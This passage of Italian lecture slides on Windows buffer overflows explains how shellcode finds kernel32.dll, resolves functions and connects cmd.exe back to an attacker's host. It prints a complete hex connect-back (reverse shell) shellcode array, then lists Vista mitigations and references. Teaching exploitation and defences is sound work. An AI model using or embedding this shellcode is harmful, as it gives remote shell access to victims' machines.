- Una DLL necessariamente mappata nell'address-space del processo (e quindi sempre referenziabile) è kernel32.dll
- Strumento di attacco
 - kernel32.dll

62

Windows Buffer Overflow-4

L'attacco



63

Windows Buffer Overflow-5

- Una volta tornati nello stack è necessario risolvere la funzione LoadLibrary()
- Non è possibile utilizzare GetProcAddress()
- E' possibile utilizzare la Export Table di kernel32.dll dalla quale si ricava il VMA (Virtual Memory Address) della funzione
- Dopo aver risolto tutti i simboli necessari, è possibile finalmente caricare le DLL che si desiderano

64

Windows Buffer Overflow-6

- Dopo aver caricato (o scoperto dove si trova) `Ws2_32.dll`
 - Si invoca `WSASocket()` per creare un socket
 - Si chiama `connect()` per farlo collegare sull'host dell'attaccante
 - Si utilizza la `CreateProcess()` per invocare `cmd.exe` e per redirigere `stdin/stderr/stdout` sul socket
- Di solito gli shellcode per Windows sono molto lunghi

65

Connect Back Shellcode

```
char connectback[] = "\xEB\x70\x56\x33\xC0\x64\x8B\x40\x30\x85"  
"\xC0\x78\x0C\x8B\x40\x0C\x8B\x70\x1C\xAD\x8B\x40\x08\xEB\x09\x8B"  
"\x40\x34\x8D\x40\x7C\x8B\x40\x3C\x5E\xC3\x60\x8B\x6C\x24\x24\x8B"  
"\x45\x3C\x8B\x54\x05\x78\x03\xD5\x8B\x4A\x18\x8B\x5A\x20\x03\xDD"  
"\xE3\x34\x49\x8B\x34\x8B\x03\xF5\x33\xFF\x33\xC0\xFC\xAC\x84\xC0"  
"\x74\x07\xC1\xCF\x0D\x03\xF8\xEB\xF4\x3B\x7C\x24\x28\x75\xE1\x8B"  
"\x5A\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5A\x1C\x03\xDD\x8B\x04\x8B"  
"\x03\xC5\x89\x44\x24\x1C\x61\xC3\xEB\x31\xAD\x50\x52\xE8\xA8\xFF"  
"\xFF\xFF\x89\x07\x83\xC4\x08\x83\xC7\x04\x3B\xF1\x75\xEC\xC3\x8E"  
"\x4E\x0E\xEC\x72\xFE\xB3\x16\x7E\xD8\xE2\x73\xD9\x09\xF5\xAD\xA4"  
"\x1A\x70\xC7\xA4\xAD\x2E\xE9\xE5\x49\x86\x49\x83\xEC\x60\x8B\xEC"  
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5E\xE8\x49\xFF\xFF\xFF\x8B"  
"\xD0\x83\xEE\x2A\x8D\x7D\x04\x8B\xCE\x83\xC1\x0C\xE8\xA9\xFF\xFF"  
"\xFF\x83\xC1\x10\x33\xC0\x66\xB8\x33\x32\x50\x68\x77\x73\x32\x5F"  
"\x8B\xDC\x51\x52\x53\xFF\x55\x04\x5A\x59\x8B\xD0\xE8\x89\xFF\xFF"  
"\xFF\xB8\x01\x63\x6D\x64\xC1\xF8\x08\x50\x89\x65\x34\x33\xC0\x50"  
"\x50\x50\x50\x40\x50\x40\x50\xFF\x55\x10\x8B\xF0\x33\xC0\x33\xDB"  
"\x50\x50\x50\xB8\x02\x01\x11\x5C\xFE\xCC\x50\x8B\xC4\xB3\x10\x53"  
"\x50\x56\xFF\x55\x14\x53\x56\xFF\x55\x18\x53\x8B\xD4\x2B\xE3\x8B"  
"\xCC\x52\x51\x56\xFF\x55\x1C\x8B\xF0\x33\xC9\xB1\x54\x2B\xE1\x8B"  
"\xFC\x57\x33\xC0\xF3\xAA\x5F\xC6\x07\x44\xFE\x47\x2D\x57\x8B\xC6"  
"\x8D\x7F\x38\xAB\xAB\x5F\x33\xC0\x8D\x77\x44\x56\x57\x50\x50"  
"\x50\x40\x50\x48\x50\x50\xFF\x75\x34\x50\xFF\x55\x08\xFF\x55\x0C";
```

66

Windows Vista Improvements

- In Windows Vista sono state introdotte svariate funzionalità per limitare i rischi da overflow (e non solo):
 - [Address Space Layout Randomization](#)
 - Heap blocks con checksum, alcuni XORati
 - [/GS](#) e [/SAFESEH](#) come settings predefiniti in VC
 - NX
 - Function Pointer Obfuscation
 - Function pointer usati dall'Heap offuscati
 - Protezione da integer overflow nelle [new\(\)](#)
 - Privilegi granulari sui servizi

67

Riferimenti

- Linguaggio ANSI C. Brian W.Kernighan, Dennis M. Ritchie. Jackson
- Operating System Design. A. Tannenbaum. Prentice Hall '87.
- Intel Architecture Software Developer's Manual: vol. 1,2 e 3. Pdf <http://www.intel.com>
- Archiettura dei calcolatori. Graziano Frosini, Paolo Corsini, Beatrice Lazzzerini. Mc Graw Hill
- Phrack e-zine (<http://www.phrack.org>)
 - P-49 "Smashing the stack for fun and profit" <aleph1@underground.org>
 - P-55 "Frame pointer overwriting" <klog@promisc.org>
 - P-57 "Writing ia32 alphanumeric shellcodes" <ritz@hert.org>
 - P-57 "Architecture spanning shellcode" <eugene@gravitino.net>
- <http://www.hert.org>

68